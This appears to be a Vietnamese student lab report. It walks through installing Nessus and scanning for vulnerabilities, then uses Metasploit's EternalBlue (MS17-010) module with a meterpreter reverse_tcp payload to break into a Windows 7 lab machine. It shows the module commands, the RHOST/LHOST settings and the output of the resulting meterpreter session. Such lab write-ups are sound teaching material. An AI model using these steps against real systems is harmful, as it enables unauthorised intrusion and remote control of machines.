
- Tải xuống: Vào trang chủ và tải bản cài đặt cho Ubuntu. Rồi cài đặt chúng vào máy




- Khởi chạy dịch vụ nessusd



- Truy vào Nessus trên browser, chọn bản miễn phí và làm theo hướng dẫn để đăng ký 1 tài khoản. Giao diện khi đang tải xuống plugins. (Lưu ý thời gian chờ đợi rất lâu.)




- Giao diện khi truy cập Browser Nessus và đã cài đặt hoàn tất Nessus:




❖ Quét lỗ hổng sử dụng Nessus


- Đến Scan Create New Scan. Cấu hình cho New Scan như hình dưới:




- Đến My Scan, chọn Scan vừa tạo và chọn Launch. Kết quả sau khi hoàn thành quá trình quét lỗ hổng




Kết quả quét lỗ hổng



Chi tiết các lỗ hổng quét được:



Chọn vào 1 lỗ hổng, xem chi tiết




Chọn tiếp 1 lỗ hổng, ta có thể xem thông tin mô tả, cách khắc phục của lỗ hổng này

2.2.4. Sử dụng Metasploit khai thác lỗ hổng trên máy Windows 7


❖ **Kiểm tra môi trường: (mỗi phần có thể em dùng máy khác nhau)**

- Sử dụng Metasploit khai thác lỗ hổng trên máy Windows 7: Khai thác lỗ hổng MS17-010

- Sử dụng nmap để quét lỗ hổng trên máy Victim Nhận thấy có thể khai thác lỗ hổng ms17-010



- Sử dụng: search <tên lỗ hổng> để tìm kiếm tên chính xác của mo-dun tấn công




- Lựa chọn sử dụng: use + <tên mo-dun>


```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

- Thiết lập các thông số tấn công cho mo-dun đã chọn:
  + Set RHOST <IP máy nạn nhân>
  + Set LHOST <IP máy tấn công>

Sau khi đã thiết lập các thông số, sử dụng **exploit** để thực hiện tấn cống theo mô-dun đã chọn



- Kết quả: Xâm nhập thành công vào máy Windows 7, gõ ipconfig, sysinfo để xem địa chỉ IP và tên máy


ducnam@ducnam: ~
File Actions Edit View Help
meterpreter > sysinfo
Computer : DUCNAM-PC
OS : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x64/windows
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > dir
Listing: C:\Windows\system32
Mode Size Type Last modified Name
040777/rwxrwxrwx 0 dir 2010-11-21 02:06:51 -0500 0409
